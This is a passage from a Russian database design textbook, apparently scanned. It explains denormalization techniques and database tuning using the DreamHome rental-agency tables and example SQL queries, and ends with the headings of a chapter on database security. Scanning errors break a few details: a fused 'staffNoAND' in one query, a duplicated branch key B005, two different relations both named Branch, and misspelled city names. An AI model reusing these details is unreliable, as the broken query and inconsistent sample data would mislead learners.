Нормализация — это процедура определения того, какие атрибуты связаны в отношении. Одна из основных задач при разработке реляционной базы — объединение в одном отношении тех атрибутов, между которыми существует функциональная зависимость. Результатом нормализации является логическая модель базы данных — структурно цельная система с минимальной избыточностью. Но в некоторых случаях оказывается, что нормализованная модель не обеспечивает максимальной производительности при обработке данных. Следовательно, при некоторых обстоятельствах может оказаться необходимым ради повышения производительности пожертвовать частью той выгоды, которую обеспечивает модель с полной нормализацией.

К денормализации следует прибегать лишь тогда, когда нормализованная база не удовлетворяет требованиям, предъявляемым к производительности системы. Мы не призываем к полному отказу от нормализации в логической модели базы данных: нормализация позволяет однозначно зафиксировать назначение каждого атрибута в реляционной базе, а это может оказаться решающим фактором при создании эффективно работающей системы. Кроме того, необходимо учесть и следующие особенности:

- денормализация может усложнить физическую реализацию системы;
- денормализация часто приводит к снижению гибкости;
- денормализация может ускорить чтение данных, но при этом замедлить обновление записей.

Формально *денормализацию* можно определить как модификацию реляционной модели, при которой степень нормализации модифицированного отношения становится ниже, чем степень нормализации, по меньшей мере, одного из исходных отношений. Термин "денормализация" будет также применяться в случае, когда два отношения объединяются в одно и полученное отношение остается нормализованным, однако содержит больше пустых значений, чем исходные отношения. Некоторые авторы определяют денормализацию как *модификацию реляционной модели с учетом требований эксплуатации*.

Существует следующее эмпирическое правило: если производительность системы не удовлетворяет поставленным требованиям и проектируемое отношение имеет низкую скорость обновления при большой частоте запросов, денормализация реляционной модели может оказаться оправданной. Основная информация, касающаяся данного этапа проектирования, содержится в таблице соответствия транзакций и отношений, которая создается на этапе 5.1. Эта таблица наглядно показывает, к каким отношениям обращаются транзакции, выполняемые в рассматриваемой базе данных. Используя эти сведения, можно выделить в реляционной модели возможные области денормализации, а также оценить последствия денормализации для остальной части базы.

Если говорить конкретнее, на этом этапе рассматривается возможность дублирования отдельных атрибутов или объединения нескольких отношений в одну таблицу с целью сокращения числа запросов на соединение отношений.

На самом деле мы уже встречались с неявным случаем денормализации, когда рассматривали атрибуты адреса. Например, рассмотрим определение отношения Branch, представляющее список отделений компании:

```
Branch(branchNo, street, city, postcode, mgrStaffNo)
```

Это отношение, строго говоря, не находится в третьей нормальной форме: атрибут city (город) функционально определяется атрибутом postcode (почтовый индекс). Иными словами, мы можем определить значение атрибута city, зная значение атрибута postcode. Таким образом, отношение Branch находится лишь во второй нормальной форме. Чтобы привести это отношение к третьей нормальной форме, его пришлось бы разбить на два отношения:

```
Branch(branchNo, street, postcode, mgrStaffNo)
Branch(postcode, city)
```

Однако адрес отделения редко требуется без атрибута city, т.е. без указания города. Это означает, что после такого разделения таблиц придется формировать соединение (и выполнять соответствующий запрос) каждый раз, когда потребуется получить полный адрес. Учитывая это, можно остановиться на второй нормальной форме и реализовать в базе данных первоначальный вариант отношения Branch.

К сожалению, нельзя сформулировать общие правила определения того, когда действительно требуется денормализация отношений. Рассмотрим несколько наиболее распространенных ситуаций; читателю, заинтересовавшемуся вопросом денормализации, рекомендуем обратиться к [116] и [262].

Рассмотрим возможность применения денормализации в ситуациях, когда требуется ускорить выполнение часто повторяющихся или важных транзакций.

1. Объединение таблиц со связями типа "один к одному" (1:1).

2. Дублирование неключевых атрибутов в связях "один ко многим" (1:*) для уменьшения количества соединений.
3. Дублирование атрибутов внешнего ключа в связях "один ко многим" (1:*) для уменьшения количества соединений.
4. Дублирование атрибутов в связях "многие ко многим" (1:*) для уменьшения количества соединений.
5. Введение повторяющихся групп полей.
6. Объединение справочных таблиц с базовыми таблицами.
7. Создание таблиц из данных, содержащихся в других таблицах.

Эти этапы мы продемонстрируем на примере глобальной диаграммы отношений, показанной на рис. 17.1, и данных, приведенных в табл. 17.1-17.7.




Рис. 17.1. Глобальная диаграмма отношений из учебного проекта DreamHome

Таблица 17.1. Отношение Branch из учебного проекта DreamHome

branchNo	street	city	postcode
B005	22 Deer Rd	London	SW1 4EH
B007	16 Argyll St	Aberben	AB2 3SU
B003	163 Main St	Glasgow	G11 9QX
B004	32 Manse Rd	Bristol	BS99 1NZ
B005	56 Clover Dr	London	NW10 6EU

Таблица 17.2. Отношение Telephone из учебного проекта DreamHome

telNo	branchNo
0207-886-1212	B005
0207-886-1300	B005
0207-886-4100	B005
01224-67125	B007
0141-339-2178	B003
0141-339-4439	B003
0117-916-1170	B004
0208-963-1030	B002

Таблица 17.3. Отношение PropertyForRent из учебного проекта DreamHome

propertyNo	street	city	postcode	type	rooms	rent	ownerNo	staffNo	branchNo
PA14	16 Holhead	Aberdeen	AB7 5SU	House	6	650	C046	SA9	B007
PL94	6 Argyll St	London	NW 2	Flat	4	400	C087	SL41	B005
PG4	6 Lawrence St	Glasgow	G11 9QX	Flat	3	350	C040		B003
PG36	2 Manor Rd	Glasgow	G32 4QX	Flat	3	375	C093	SG37	B003
PG21	18 Dale Rd	Glasgow	G12	House	5	600	C087	SG37	B003
PG16	5 Novar Dr	Glasgow	G12 9AX	Flat	4	450	C093	SG14	B003

Таблица 17.4. Отношение Client из учебного проекта DreamHome

clientNo	fName	lName	telNo	prefType	maxRent
CR76	John	Kay	0207-774-5632	Flat	426
CR56	Aline	Stewart	0141-848-1825	Flat	350
CR74	Mike	Ritchie	01475-392178	House	750
CR62	Mary	Tregear	012224-196720	Flat	600

Таблица 17.5. Отношение Interview из учебного проекта DreamHome

clientNo	staffNo	dateInterview	comment
CR56	SG37	11-Apr-00	current lease ends in June
CR62	SA9	7-Mar-00	needs property urgently

Таблица 17.6. Отношение PrivateOwner из учебного проекта DreamHome

ownerNo	fName	lName	Address	telNo
C046	Joe	Keogh	2 Fergus Dr, Aberdeen AB2 7SX	01224-861212
C087	Carol	Farrel	6 Achray St, Glasgow GS32 9DX	0141-357-7419
C040	Tina	Murphy	63 Well St, Galsgow G42	0141-943-1728
C093	Tony	Shaw	12 Park Pl, Glasgow G4 OQR	0141-225-7025

Таблица 17.7. Отношение Viewing из учебного проекта DreamHome

clientNo	propertyNo	viewDate	comment
CR56	PA14	24-May-01	too small
CR76	PG4	20-Apr-01	too remote
CR56	PG4	26-May-01	
CR62	PA14	14-May-01	
CR56	PG36	28-Apr-01	no dining room

Этап 8.1. Объединение таблиц со связями типа "один к одному" (1:1)

Таблицы, между которыми установлены связи 1:1, иногда целесообразно объединить в одно отношение. Этот прием имеет смысл применять в том случае, если наиболее часто генерируются запросы, обращающиеся сразу к нескольким объединяемым таблицам, а наиболее редко — запросы только к отдельным таблицам. Рассмотрим, например, связь 1:1 между отношениями Client и Interview (см. рис. 17.1). Отношение Client содержит информацию о потенциальных арендаторах объектов недвижимости. Отношение Interview содержит даты собеседований, проведенных сотрудником компании с данным клиентом, а также комментарии, касающиеся клиента.

Мы можем объединить эти таблицы в новое отношение Client Interview (рис. 17.2). Поскольку между таблицами client и Interview установлена связь 1:1 с возможным отсутствием соответствующей записи в дочерней таблице, объединенное отношение ClientInterview с большой вероятностью будет содержать много пустых полей. При этом записей с пустыми полями в объединенной таблице ClientInterview будет тем больше, чем меньше строк участвует в объединении, как показано в табл. 17.8. Если исходное отношение Client содержит много записей, а в соединении участвует лишь небольшой процент строк, значительная часть полей отношения ClientInterview будет содержать пустые значения.




Рис. 17.2. Результаты объединения отношений Client и Interview: фрагмент пересмотренной диаграммы отношений

Таблица 17.8. Результаты объединения отношений Client и Interview: объединенное отношение ClientInterview

clientNo	fName	lName	telNo	prefType	maxRent	staffNo	dateInterView	comments
CR76	John	Kay	0207-774-5632	Flat	426			
CR56	Aline	Stewart	0141-848-1825	Flat	350	SG37	11-Apr-00	current lease ends in June
CR74	Mike	Ritchie	01475-392178	House	750			
CR62	Mary	Tregear	012224-196720	Flat	600	SA9	11-Mar-00	needs property urgently

Этап 8.2. Дублирование неключевых атрибутов в связях "один ко многим" (1 :*) для уменьшения количества соединений

На этапе денормализации основной целью является уменьшение количества соединений (или полное их устранение) в запросах, которые выполняются особенно часто или являются важными. Рассмотрим, как может способствовать выполнению этой задачи повторение! одного или нескольких неключевых атрибутов родительского отношения в дочернем отношении в связи 1:*. Например, при извлечении данных по запросу из отношения PropertyForRent (Арендуемый объект недвижимости) очень часто приходится одновременно извлекать имя владельца. Приведем типичный для такого случая запрос SQL (подразумевается исходная база данных, представленная на рис. 17.1 и в табл. 17.1-17.7).

```
SELECT p.*, o.lName
FROM PropertyForRent p, PrivateOwner o
WHERE p.ownerNo=o.ownerNo AND branchNo='B003';
```

Если атрибут IName, обозначающий в данном случае фамилию владельца, будет введен и в отношение PropertyForRent, то не нужно будет ссылаться в запросе на таблицу PrivateOwner, и запрос примет вид

```
SELECT p.*
FROM PropertyForRent p
WHERE branchNo='B003';
```

Модифицированное отношение PropertyForRent (с добавленным атрибутом lName) представлено в табл. 17.9.

Таблица 17.9. Модифицированное отношение PropertyForRent: в нем введен дубликат поля IName, уже имеющегося в таблице PrivateOwner

propertyNo	street	city	postcode	type	rooms	rent	ownerNo	IName	staffNo	branchNo
PA14	16 Holhead	Aberdeen	AB7 55U	House	6	650	C046	Keogh	SA9	B007
PL94	6 Argyll St	London	NW 2	Flat	4	400	C087	Farrel	SL41	B005
PG4	6 Lawrence St	Glasgow	G11 9QX	Flat	3	350	C040	Murphy		B003
PG36	2 Manor Rd	Glasgow	G32 4QX	Flat	3	375	C093	Shaw	SG37	B003
PG21	18 Dale Rd	Glasgow	G12	House	5	600	C087		SG37	B003
PG16	5 Novar Dr	Glasgow	G12 9AX	Flat	4	450	C093		SG14	B003

Следует учитывать, что такие изменения могут не только принести выгоду, но и вызвать ряд проблем. Например, если продублированные данные изменятся в родительском отношении, необходимо будет обновить соответствующее поле в дочернем отношении. Кроме того, связь 1:* допускает многократное повторение каждого элемента данных в продублированном поле дочернего отношения (например, имена Farrel и Shaw встречаются в модифицированной таблице PropertyForRent дважды), и тогда эти копии приходится постоянно синхронизировать. Если изменятся данные в атрибуте IName таблицы PrivateOwner, то данные в таблице PropertyForRent не обновятся автоматически, а это означает потенциальную угрозу потери целостности данных. Отсюда вытекает проблема потери времени на синхронизацию данных в продублированном поле — синхронизация потребуется при каждой вставке, изменении или удалении строки.

В данном примере, поскольку изменение имени владельца недвижимости весьма маловероятно, дублирование поля lName представляется разумным решением.

Еще одна проблема — дополнительный расход памяти для хранения дублированных данных. И опять, учитывая нынешнюю относительно невысокую стоимость хранения данных во внешней памяти, эта проблема не выглядит слишком серьезной. Впрочем, приведенные аргументы нельзя рассматривать как оправдание для произвольного дублирования данных при любых обстоятельствах.

Этап 8.3. Дублирование атрибутов внешнего ключа в связях "один ко многим" (1 :*) для уменьшения количества соединений

Как и прежде, необходимо свести к минимуму число соединений в важных и часто выполняющихся запросах. Рассмотрим, как может способствовать достижению этой цели дублирование одного или нескольких атрибутов внешнего ключа в связи между таблицами. Так, к часто выполняющимся можно отнести запрос в приложении *DreamHome*, требующий вывести список всех владельцев, которые сдают свою недвижимость в аренду через данное отделение. Соответствующая форма SQL этого запроса имеет следующий вид (подразумевается исходная база данных, представленная на рис. 17.1 и в табл. 17.1-17.7):

```
SELECT o.lName
FROM PropertyForRent p, PrivateOwner o
WHERE p.ownerNo=o.ownerNo AND branchNo='B003';
```

Таким образом, из-за отсутствия прямой связи между отношениями PrivateOwner и Branch для получения списка владельцев приходится извлекать данные о номере отделения (атрибут branchNo) из таблицы PropertyForRent. Необходимость в этом соединении можно устранить из запроса, продублировав внешний ключ branchNo в таблице PrivateOwner. Иными словами, необходимо установить прямую связь между таблицами Branch и PrivateOwner. Теперь запрос SQL принимает следующий вид:

```
SELECT o.lName
FROM PrivateOwner o
WHERE branchNo='B003';
```

Модифицированная диаграмма отношений и измененное отношение PrivateOwner представлены на рис. 17.3 и в табл. 17.10. Если эти изменения будут приняты, необходимо ввести дополнительные ограничения на внешний ключ (см. этап 2.3).

Отметим, что если владелец может сдавать свою недвижимость в аренду через различные отделения, рассмотренный способ денормализации (т.е. изменения, представленные на рис. 17.3 и в табл. 17.10) становится неприменимым. В этом случае между таблицами Branch и PrivateOwner пришлось бы создавать связь типа "многие ко многим" (*:*). Отметим также, что в таблицу PropertyForRent включен атрибут branchNo, поскольку для управления данным объектом не-

Таблица 17.10. Пересмотренное отношение PrivateOwner

ownerNo	fName	lName	Address	telNo	branchNo
C046	Joe	Keogh	2 Fergus Dr, Aberdeen AB2 7SX	01224-861212	BOO7
C087	Carol	Farrel	6 Achray St, Glasgow GS32 9DX	0141-357-7419	B003
C040	Tina	Murphy	63 Well St, Galsgow G42	0141-943-1728	B003
C093	Tony	Shaw	12 Park Pl, Glasgow G4 0QR	0141-225-7025	B003

движимости может не быть назначен сотрудник компании (например, если компания только начинает работу с этой недвижимостью). Если бы отношение PropertyForRent не включало номер отделения (атрибут branchNo), для доступа к этому атрибуту пришлось бы формировать соединение таблиц PropertyForRent и Staff через атрибут staffNo. В этом случае исходный запрос SQL принял бы вид

```
SELECT o.lName
FROM Staff s, PropertyForRent p, PrivateOwner o
WHERE s.staffNo=p.staffNoAND p.ownerNo=o.ownerNo AND
branchNo='B003';
```

Возможность удалить из запроса два соединения может служить хорошим доводом в пользу того, чтобы создать прямую связь между таблицами PrivateOwner и Branch, внедрив внешний ключ branchNo в отношение PrivateOwner.




Рис. 17.3. Модифицированная глобальная диаграмма отношений: в таблицу PrivateOwner *введено поле внешнего ключа branchNo, которое является дубликатом поля другой таблицы*

Этап 8.4. Дублирование атрибутов в связях "многие ко многим" (*:*) АЛЯ уменьшения количества соединений

Проектируя логическую модель базы данных, мы ввели третье, промежуточное отношение, реализующее связь *:*. Теперь для доступа к данным по связи *:* нам придется объединить три таблицы: две исходные и одну новую, реализующую связь между двумя исходными. Но в некоторых случаях удается сократить количество таблиц, подлежащих соединению, продублировав атрибуты одной из исходных таблиц в промежуточной таблице.

В данном примере была выполнена декомпозиция связи *:* между таблицами Client и PropertyForRent с помощью промежуточной таблицы Viewing. Необходимо учесть следующее требование: сотрудники компании *DreamHome* должны связываться с теми клиентами, которые осмотрели предложенную недвижимость и еще не оставили свои комментарии по поводу увиденного. Отметим, что сотруднику при разговоре с клиентами нужен лишь атрибут street, поэтому соответствующий запрос SQL для исходной базы данных (рис. 17.1 и табл. 17.1-17.7) принимает следующий вид:

```
SELECT p.street, c.*, v.viewDate
FROM Client c, Viewing v, PropertyForRent p
```

```
WHERE v.propertyNo=p.propertyNo AND c.clientNo=v.clientNo AND
comment IS NULL;
```

Продублировав атрибут street в промежуточном отношении Viewing, можно убрать из запроса ссылку на отношение PropertyForRent:

```
SELECT c.*, v.street, v.viewDate
FROM Client c, Viewing v
WHERE c.clientNo=v.clientNo AND comment IS NULL;
```

Модифицированное отношение Viewing представлено в табл. 17.11.

Таблица 17.11. Дублирование атрибута street таблицы PropertyForRent в таблице Viewing

clientNo	propertyNo	street	viewDate	comment
CR56	PA14	16 Holhead	24-May-01	too small
CR76	PG4	6 Lawrence St	20-Apr-01	too remote
CR56	PG4	6 Lawrence St	26-May-01	
CR62	PA14	16 Holhead	14-May-01	
CRS6	PG36	2 Manor Rd	28-Apr-01	no dining room

Этап 8.5. Введение повторяющихся групп полей

Мы убрали повторяющиеся группы полей из логической модели данных, когда приводили объекты базы к первой нормальной форме. Затем мы выделили повторяющиеся группы в отдельную таблицу, сформировав при этом связь 1:* с исходным (родительским) отношением. Но иногда для повышения общей производительности системы имеет смысл снова ввести повторяющиеся группы. Так, в отделениях компании *DreamHome* может быть установлено не больше трех номеров телефонов, но не каждое отделение имеет три телефонные линии. Исходя из этого мы создали в логической модели данных таблицу Telephone со связью типа "три к одному" (3:1) с таблицей Branch (см. рис. 17.1 и табл. 17.1-17.7).

Если запрос для доступа к содержимому этих таблиц относится к наиболее важным или часто выполняющимся, следует подумать о том, чтобы объединить таблицы Telephone и Branch в одно отношение, с отдельными полями для каждого из трех номеров телефонов (как показано на рис. 17.4 и в табл. 17.12).

Такой тип денормализации данных следует применять лишь при следующих условиях:

- известно максимальное количество элементов в повторяющейся группе (в нашем примере — максимальное число номеров телефонов, т.е. 3);




***Рис.** 17.4. Фрагмент пересмотренной **глобальной диаграммы отношений: в** отношение Branch включены поля с повторяющимися группами*

Таблица 17.12. Модифицированное отношение Branch

branchNo	street	city	postcode	telNo1	telNo2	telNo3
B005	22 Deer Rd	London	SW1 4EH	0207-886-1212	0207-886-1300	0207-886-4100
B007	16 Argyll St	Aberdeen	AB2 3SU	01224-67125		
B003	163 Main St	Glasgow	G11 9QX	0141-339-2178	0141-339-4439	
B004	32 Manse Rd	Bristol	BS99 1NZ	0117-916-1170		
B005	56 Clover Dr	London	NW10 6EU	0208-963-1030		

- число элементов в повторяющейся группе постоянно и долгое время не будет меняться (максимальное число телефонных линий постоянно и едва ли изменится в ближайшем будущем);
- число элементов в повторяющейся группе не слишком велико, обычно не больше 10 (впрочем, это условие не так важно, как первые два).

Иногда в повторяющейся группе полей наиболее важным и часто используемым является поле, соответствующее последнему или текущему значению атрибута. В нашем примере мы могли бы разместить в таблице Branch лишь один номер телефона, оставив остальные номера в таблице Telephone, — это позволило бы избавиться от множества пустых значений в таблице Branch, поскольку в каждом отделении всегда имеется хотя бы один номер телефона.

Этап 8.6. Объединение справочных таблиц с базовыми отношениями

Справочные таблицы (lookup tables, reference tables), или *списки для выбора* (pick lists), представляют собой особый случай связи 1:*. Как правило, справочная таблица включает поле с кодом и поле с описанием. Например, можно определить справочную (родительскую таблицу) для типа объекта недвижимости PropertyType и изменить ставшее дочерним отношение PropertyForRent (как показано на рис. 17.5 и в табл. 17.13, 17.14). Использование справочных таблиц дает следующие преимущества:

- уменьшение размеров дочернего отношения: тип данных, используемый для хранения кода, занимает 1 байт, в то время как для описания требуется 5 байтов;
- если потребуется изменить описание объекта (это к нашему примеру не относится), достаточно будет внести изменение в одну из записей справочной таблицы и не изменять множество записей в дочернем отношении;
- справочные таблицы используют для эффективного контроля правильности данных, вводимых пользователем.




Рис. 17.5. Фрагмент пересмотренной глобальной диаграммы отношений, в которую введена справочная таблица типов объектов недвижимости: родительское и дочернее отношения

Таблица 17.13. Справочная таблица типов объектов недвижимости PropertyType (родительское отношение)

type	description
H	House
F	Flat

Таблица 17.14. Отношение PropertyForRent, содержащее сведения об объектах недвижимости (дочернее отношение)

propertyNo	street	city	postcode	type	rooms	rent	ownerNo	staffNo	branchNo
PA14	16 Holhead	Aberdeen	AB7 5SU	H	6	650	C046	SA9	B007
PL94	6 Argyll St	London	NW 2	F	4	400	C087	SL41	B005
PG4	6 Lawrence St	Glasgow	G119QX	F	3	350	C040		B003
PG36	2 Manor Rd	Glasgow	G32 4QX	F	3	375	C093	SG37	B003
PG21	18 Dale Rd	Glasgow	G12	H	5	600	C087	SG37	B003
PG16	5 Novar Dr	Glasgow	G129AX	F	4	450	C093	SG14	B003

Но если на справочные таблицы ссылаются часто выполняющиеся или важные запросы, а изменения в описании объекта весьма маловероятны, следует подумать о дублировании атрибута description (описание) в дочернем отношении (табл. 17,15). Первоначальная справочная таблица не становится лишней, поскольку ее можно использовать для контроля правильности вводимых пользователем данных. Однако, повторив описание объекта в дочернем отношении, можно избавиться от необходимости формировать соединение дочернего отношения со справочной таблицей.

Таблица 17.15. Модифицированное отношение PropertyForRent, в которое введен дубликат атрибута description

propertyNo	street	city	postcode	type	description	rooms	rent	ownerNo	staffNo	branchNo
PA14	16 Holhead	Aberdeen	AB7 5SU	H	House	6	650	C046	SA9	B007
PL94	6 Argyll St	London	NW 2	F	Flat	4	400	C087	SL41	B005
PG4	6 Lawrence St	Glasgow	G119QX	F	Flat	3	350	C040		B003
PG36	2 Manor Rd	Glasgow	G32 4QX	F	Flat	3	375	C093	SG37	B003
PG21	18 Dale Rd	Glasgow	G12	H	House	5	600	C087	SG37	B003
PG16	5 Novar Dr	Glasgow	G12 9AX	F	Flat	4	450	C093	SG14	B003

Этап 8.7. Создание таблиц из данных, содержащихся в других таблицах

Бывают случаи, когда отчеты необходимо формировать в самое напряженное (пиковое) время. Для подготовки таких отчетов требуются доступ к производным данным и формирование соединения нескольких отношений, принадлежащих к

одному и тому же набору основных отношений. Однако данные, включаемые в отчет, во многих случаях относительно неизменны или не должны обязательно отражать самые актуальные данные (т.е. отчет считается приемлемым, если данные получены несколько часов тому назад). В таких случаях можно создать единую, в значительной степени денормализованную таблицу, содержащую те поля из разных основных отношений, на которые ссылается отчет; пользователь будет использовать эту таблицу вместо того, чтобы непосредственно обращаться к основным отношениям. Такие таблицы чаще всего создаются и заполняются в пакетном режиме в ночное время, когда система загружена незначительно.

Документальное оформление результатов введения избыточности

Результаты введения избыточности следует подробно описать в документации, а также указать причины ее введения. В частности, следует указать, на основании чего был выбран именно этот вариант из нескольких имеющихся. Необходимо также обновить логическую модель данных с учетом всех изменений, внесенных в результате выполнения денормализации.

Этап 9. Текущий контроль и настройка операционной системы

Цель. Обеспечить текущий контроль функционирования операционной системы и добиться повышения ее производительности для устранения последствий принятия неоптимальных проектных решений или учета изменившихся требований.

Как указано выше, первоначальный физический проект базы данных не следует рассматривать как окончательный, поскольку он должен служить только для оценки степени достижения требуемой эксплуатационной производительности. После реализации исходного проекта в виде работающей системы необходимо организовать текущий контроль системы и проводить дополнительную настройку параметров — в зависимости от текущей оценки эффективности и изменений в предъявляемых требованиях. Во многих СУБД предусмотрены утилиты, предоставляющие администратору базы данных (АБД) возможность осуществлять текущий контроль над функционированием системы и ее настройку. Важность сопровождения и настройки действующей базы данных трудно переоценить:

- настройка системы позволяет устранить потребность в дополнительном оборудовании;
- настройка системы дает возможность снизить требования к аппаратному обеспечению и, как результат, снизить расходы на обслуживание базы данных;
- точная настройка системы позволяет сократить время ответа на запрос и повысить производительность базы данных, что, в свою очередь, повышает эффективность работы как отдельных сотрудников (пользователей базы данных), так и всей организации в целом;
- сокращение времени ответа на запрос улучшает психологическое состояние персонала;
- чем короче время ответа базы данных на запрос, тем более удовлетворенным чувствует себя клиент фирмы.

Последние два пункта, по сравнению с другими, нельзя оценить материальными показателями. Однако можно смело утверждать, что длительное времяожида-

ния ответа базы данных на запрос ухудшает показатели работы сотрудников и может привести к потере клиентов.

Настройка работающей базы данных — это процесс, который никогда не заканчивается. Пока система находится в эксплуатации, необходимо осуществлять ее сопровождение, в частности, реагировать на изменения в условиях эксплуатации и на требования со стороны пользователей. Однако, изменяя одну из составляющих работающей базы данных, можно повысить производительность этой составляющей, но получить противоположный эффект в других компонентах системы. Например, добавляя в отношение индекс, можно повысить производительность выполнения одной транзакции, но при этом снизить эффективность выполнения другой, возможно, более важной транзакции. Таким образом, при внесении изменений в работающую систему следует соблюдать осторожность. По возможности следует проверить предполагаемые изменения либо на тестовой базе данных, либо при слабо загруженной системе (например, в нерабочее время).

Например, предположим, что через несколько месяцев после ввода готовой системы *DreamHome* в эксплуатацию ряд пользователей системы выдвинули два новых требования.


1. Возможность хранения в базе данных фотографий арендуемых объектов недвижимости, а также кратких комментариев, описывающих главные характеристики предлагаемого объекта.

   Если мы работаем с СУБД Microsoft Access, то можем удовлетворить это требование, используя для хранения фотографии поле OLE. Объекты OLE (Object Linking and Embedding — связывание и внедрение объектов) используются для хранения данных, которые создаются и обрабатываются другими приложениями; к этим объектам относятся документы Microsoft Word и Microsoft Excel, рисунки (в частности, сканированные фотографии), звуковые файлы и многое другое. Объекты OLE могут быть связаны или внедрены в поле таблицы Microsoft Access, а затем отображены в форме или отчете. Для реализации этого нового требования изменим структуру таблицы `PropertyForRent`, добавив к ней два поля: поле `picture` типа OLE и поле comments типа Memo (поля этого типа позволяют хранить длинный текст). На рис. 17.6 представлена соответствующая форма, включающая некоторые поля таблицы PropertyForRent, в том числе и два новых поля — `picture` и comments.

   Поле `picture` содержит графическое изображение объектов недвижимости, сдаваемых в аренду, которое создано путем сканирования фотографий арендуемых объектов недвижимости и сохранения полученных изображений в виде графических файлов BMP (сокращение от Bit Map — битовое изображение). Впрочем, главная проблема при хранении графических изображений связана с увеличением объема дискового пространства, требуемого для хранения файлов изображений. Поэтому необходимо проверить показатели производительности базы *DreamHome* и убедиться в том, что, удовлетворив новое требование, мы не нарушили требований, предъявляемых к производительности системы.

2. Возможность публиковать в World Wide Web (WWW, или Web) отчет с описанием арендуемого объекта недвижимости.

   Это требование можно удовлетворить при работе как в Microsoft Access, так и в Oracle, поскольку обе СУБД предоставляют набор средств для разработки Web-приложений и публикации данных в сети Internet. Впрочем, чтобы использовать эти средства, необходимо иметь Web-броузер, например



Рис, 17.6. Форма, базирующаяся на таблице `PropertyForRent` ***с новыми*** *полями* `picture` *и* comments

Microsoft Internet Explorer или Netscape Navigator, а также модем или другое средство сетевого подключения с последующим выходом в Internet, Технологии, применяемые для интеграции баз данных и Web, подробно описаны в главе 2.

РЕЗЮМЕ

- Формально денормализацию можно определить как модификацию реляционной модели, при которой степень нормализации модифицированного отношения становится ниже, чем степень нормализации, по меньшей мере, одного из исходных отношений. Термин "денормализация" также применяется в том случае, когда два отношения объединяются в одно и полученное отношение остается нормализованным, однако содержит больше пустых значений, чем первоначальные отношения.
- Этап 8 физического проектирования базы данных описывает денормализацию реляционной модели как средство повышения производительности системы. При некоторых обстоятельствах может потребоваться ради повышения производительности пожертвовать частью той выгоды, которую обеспечивает модель с полной нормализацией. Но к денормализации следует прибегать лишь тогда, когда нормализованная база не удовлетворяет требованиям, предъявляемым к производительности системы.
- Существует следующее эмпирическое правило: если производительность системы не удовлетворяет выдвигаемым требованиям и проектируемое отношение имеет низкую скорость обновления при большой частоте запросов, денормализация реляционной модели может оказаться оправданной.
- Этап 9 — последний этап физического проектирования базы данных — представляет непрерывный процесс текущего контроля и настройки действующей системы для достижения максимальной эффективности ее работы.

Вопросы

17.1. Каковы задачи каждого из представленных в этой главе основных этапов физического проектирования базы данных?

17.2. При каких обстоятельствах требуется денормализация логической модели данных? Приведите соответствующие примеры.

Упражнения

17.3. Выясните, позволяет ли применяемая вами СУБД выполнить два новых требования к учебному проекту *DreamHome*, которые приведены при описании этапа 9. Если возможно, подготовьте проект реализации этих двух требований и реализуйте их в применяемой вами целевой СУБД.

Часть V

НЕКОТОРЫЕ АСПЕКТЫ ЭКСПЛУАТАЦИИ БАЗ ДАННЫХ

Глава 18

ЗАЩИТА БАЗ ДАННЫХ

В ЭТОЙ ГЛАВЕ...

- Основные задачи, связанные с защитой базы данных.
- В чем состоит важность проблемы защиты базы данных для организации.
- Основные угрозы, которым может подвергаться система с базой данных.
- Защита компьютерных систем с использованием компьютерных средств контроля.
